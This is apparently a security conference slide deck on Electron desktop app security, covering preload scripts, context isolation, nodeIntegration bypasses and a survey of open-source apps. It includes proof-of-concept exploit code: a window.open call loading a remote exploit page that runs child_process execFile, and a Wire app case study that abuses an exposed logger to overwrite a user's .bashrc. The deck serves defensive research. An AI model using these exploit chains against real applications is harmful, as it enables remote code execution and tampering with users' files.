Preloading Insecurity In Your Electron


Luca Carettoni - luca@doyensec.com

Agenda

1. Electron Overview
2. BrowserWindow's Preload
3. Security Model Recap
4. Subverting Apps via Insecure Preload
5. Conclusions

About me

- ♡ AppSec since 2004
- Doyensec Co-founder
- Former Lead of AppSec (LinkedIn), Director of Security (Addepar), Senior Security Researcher (Matasano), ….



1. Electron Overview

Electron

Many Electron-based Apps

Skype | GitHub Desktop | Figma | Flow | GitKraken | Ghost | WebTorrent | 1Clipboard

Beaker Browser | Hyper | Kap | Now Desktop | Discord | WordPress.com | Caret | JIBO

Insomnia | Svgsus | Simplenote | Collectie | Visual Studio Code | Kitematic | Slack | Atom

...and 642* more

*** Registered on https://electronjs.org/apps**

Developers love it

Daniel Tralamazza
@tralamazza
Follow

in 40 years nobody will remember how to generate a binary, everything will be an Electron app

12:10 PM - 25 Sep 2018

Joe Fabisevich 🐦🐯🐳™
@mergesort
Follow

Chrome, the original Electron app.

10:23 PM - 24 Sep 2018


1 Retweet 5 Likes

1 5

Felix Rieseberg
@felixrieseberg
Follow

I put Windows 95 into an Electron app that now runs on macOS, Windows, and Linux. It's a terrible idea that works shockingly well. I'm so sorry.

Go grab it here:
github.com/felixrieseberg ...



4:54 PM - 23 Aug 2018

Security folks too!

Ben Sandofsky @sandofsky · 3 Oct 2017
With **Electron**'s first major **security** vulnerability, it has truly become The New Flash.

2 7 19

Malte Ubl, Immigrant @cramforce · Jul 12
The --**app** flag on the Chrome binary should be called "--make-this-like-**electron**-but-without-the-extra-ram-and-**security**-problems".

3 26

Dr. Anton Chuvakin @anton_ch... · 2h
Remember the early 2000s when everybody was hacking IIS? So, here is the question: is there ONE piece of software today that you feel contributes the most to overall insecurity? #random


26 4 7

wendy knox everette
@wendyck


Replying to @anton_chuvakin

Electron has to be way up there.

Anatomy of Electron-based Apps



Lifecycle


Renderer Processes
BrowserWindow
HTML
CSS
JS
Preload
app.asar
package.json
Main Processes
BrowserView
<webview> tag
IPC

2. BrowserWindow’s Preload

Preload

- A mechanism to execute code before renderer scripts are loaded
- Has full access to Node.js APIs
- It is usually employed to export functions to window

```
let win
app.on('ready', () => {
  win = new BrowserWindow({
    webPreferences: {
      sandbox: true,
      preload: 'preload.js'
    }
  })
  win.loadURL('http://google.com')
})
```

```
const fs = require('fs')
const {ipcRenderer} = require('electron')

// read a configuration file using the `fs` module
const buf = fs.readFileSync('allowed-popup-urls.json')
const allowedUrls = JSON.parse(buf.toString('utf8'))

const defaultWindowOpen = window.open

function customWindowOpen (url, ...args) {
  if (allowedUrls.indexOf(url) === -1) {
    ipcRenderer.sendSync('blocked-popup-notification', location.origin, url)
    return null
  }
  return defaultWindowOpen(url, ...args)
}

window.open = customWindowOpen
```

ContextIsolation 1/2

- This flag introduces JavaScript context isolation for preload scripts, as implemented in Chrome Content Scripts
- Preload scripts still have access to global variables, but cannot make changes (read-only)


```
win = new BrowserWindow({
    webPreferences: {
      nodeIntegration: false,
      contextIsolation: true,
      preload: 'preload.js'
    }
});
```

ContextIsolation 2/2

- Different JS contexts between renderers and preload scripts
- Different JS contexts between renderers and Electron's framework code

- It's optional, and disabled by default
- It's still experimental

Preload and contextIsolation in action



3. Electron Security Model


ELECTRON

Electron is NOT a browser

- While it is based on Chromium, certain principles and security mechanisms implemented by modern browsers are not in place

- Modern browsers can enforce numerous security mechanisms to ensure proper isolation
- Electron maintainers have to balance development usability and security

From Browser to Electron - **Attack Surface**

- **Untrusted content from the web**
  - Limited interaction compared to a browser
    - E.g. Opening a BrowserWindow with a remote origin
    - E.g. External protocol handlers
- **Untrusted local resources**
  - Extended attack surface
    - E.g. Loading subtitle files
    - E.g. DOM-based XSS in local files

From Browser to Electron - **Isolation**

- Potential access to Node.js primitives (nodeIntegration)
- Experimental (and unpopular) Chrome-like sandbox
- Lack of isolated words by default (contextIsolation)

✓ From XSS to RCE

✓ Exploits Reliability

Full chain exploit

1. **Take control of the DOM**
   - Hijack the navigation flow
   - Cross-Site Scripting
   - Protocol Handlers
   - AuxClick
   - Man-in-The-Middle
   - Drag & Drop

2. **Bypass isolation**
   - *nodeIntegration* bypasses
   - …

3. Leveraging Node.js APIs, **obtain reliable RCE**

Full chain exploit (Step 1)

1. **Take control of the DOM**
   - Hijack the navigation flow
   - Cross-Site Scripting
   - ~~Protocol Handlers~~
   - ~~AuxClick~~
   - Man-in-The-Middle
   - ~~Drag & Drop~~

Cross-Site Scripting

- Same old class of bugs
- UI is often built on React or Angular
- CSP is often used in popular apps
- Limited interaction between users
  - Mostly self-XSS
  - Unlikely user interaction to trigger injections

Full chain exploit (Step 3)

3. Leveraging Node.js APIs, **obtain reliable RCE**

```
const execFile = require('child_process').execFile;
const child = execFile('touch', ['/tmp/doyensec'], (error, stdout, stderr) => {});
```

Full chain exploit (Step 2)

2. **Bypass isolation**
   - *nodeIntegration* bypasses
   - …

- **This is the interesting part!**
  - Framework is more resilient
  - Better default settings
  - Devs are learning about common pitfalls

nodeIntegration bypasses

- We keep track of all Electron vulnerabilities
- April 2015 - February 2019
  12 NodeIntegration Bypass vulnerabilities
- How many more out there?
- Are those vulnerabilities s p a r s e or dense?

Affected Configs
2015 vs **2019**

Default BrowserWindow

```
mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
  })
  mainWindow.loadURL("https://example.com")
```

Experimental BrowserView **with either** sandbox **or** nativeWindowOpen

```
mainWindow = new BrowserWindow({
    width: 800,
    height: 800
})

view = new BrowserView({
    webPreferences: {
        nodeIntegration: false,
        sandbox: true
    }
})

mainWindow.setBrowserView(view)
view.setBounds({ width: 800, height: 800 })
view.webContents.loadURL('https://example.com')
```

Exploits
2015 vs **2019**

Default BrowserWindow

```
window.open("http://doyensec.com/exploit.html", “”, "nodeIntegration=1");
```

Experimental **BrowserView with either** sandbox **or** nativeWindowOpen

```
window.open("http://doyensec.com/exploit.html");
```

```
<!-- exploit.html -->
<!DOCTYPE html> <html>
<body>
<script>
const execFile = require('child_process').execFile;
const child = execFile('touch', ['/tmp/doyensec'], (error, stdout, stderr) => {});
</script>
</body>
</html>
```

Secure-by-Default Settings (v5)

- Expected ~April 2019

`new BrowserWindow({ webPreferences })`


The following `webPreferences` option default values are deprecated in favor of the new defaults listed below.

Property	Deprecated Default	New Default
`contextIsolation`	`false`	`true`
`nodeIntegration`	`true`	`false`
`webviewTag`	`nodeIntegration` if set else `true`	`false`

`nativeWindowOpen`

Child windows opened with the `nativeWindowOpen` option will always have Node.js integration disabled.

Chromium Upgrades



Survey Results

Using Electronegativity, we have tested **377 OSS Electron applications**

How many applications have nodeIntegration disabled?
301 / ~80%

Of the number above, how many of those applications have contextIsolation enabled?
76 out of 301 / ~25%

How many application use Sandbox?
67 / ~18%


How many application use an Electron release with known vulnerabilities?
232 / ~62%


State of Security - Recap

- Bugs affecting Electron have **higher impact**, however they're **more difficult to trigger** thanks to the limited interactions and exposure
- In mainstream apps, **isolation** is always in place
- In some cases, an attacker can leverage old Electron bugs

If not, what else?

4. Subverting Apps via Insecure Preload

Or keep turning 

into 

preload - A neglected attack surface

1. Preload scripts can reintroduce Node global symbols back to the global scope
2. Preload scripts can introduce functionalities that can be abused
3. Preload scripts can facilitate sandbox bypasses
4. Without contextIsolation, Preloads can be abused to subvert the application

4.a Exposing Native Node's APIs

Node's Buffer

- While it is evident that reintroducing *some* Node global symbols (e.g. process) to the renderer is dangerous

- It is not obvious for others… such as Buffer
- This was not even clear for the maintainers

Electron 1.6.1 February 21, 2017 (2 years ago)


Bug Fixes

- **[SECURITY]** Node's `Buffer` class is no longer available on the `window` global when Node integration is disabled. #8605

4.b Exposing Dangerous Primitives

Case Study - Wire App 1/3

- “The most secure collaboration platform”
  - https://wire.com/
  - Secure messaging, file sharing, voice calls and video conferences - E2E encryption
  - Isolated webview, with no Node.js primitives



<webview>

BrowserWindow

```
nodeIntegration: false
webviewTag: true
```

Case Study - Wire App 2/3

- Despite enforcing isolation, web-view-preload.js contains:

```
const webViewLogger = new winston.Logger();
webViewLogger.add(winston.transports.File, {
  filename: logFilePath,
  handleExceptions: true,
});

webViewLogger.info(config.NAME, 'Version', config.VERSION);

// webapp uses global winston reference to define log level
global.winston = webViewLogger;
```

- This logger can be invoked from within the isolated renderer, once we can execute JavaScript (e.g. XSS)

Case Study - Wire App 3/3

1. Depending on whether the XSS affects the *BrowserWindow* or *Webview* tag, we can switch context:

```
window.document.getElementsByTagName("webview")[0].openDevTools();
```

2. Setup the logger formatting, and location


```
function formatme(args) {
  var logMessage = args.message;
  return logMessage;
}
```

```
winston.transports.file = (new winston.transports.file.__proto__.constructor({
            dirname: '/home/ikki/',
            level: 'error',
            filename: '.bashrc',
            json: false,
            formatter: formatme
        }))
```

3. Trigger the arbitrary file write

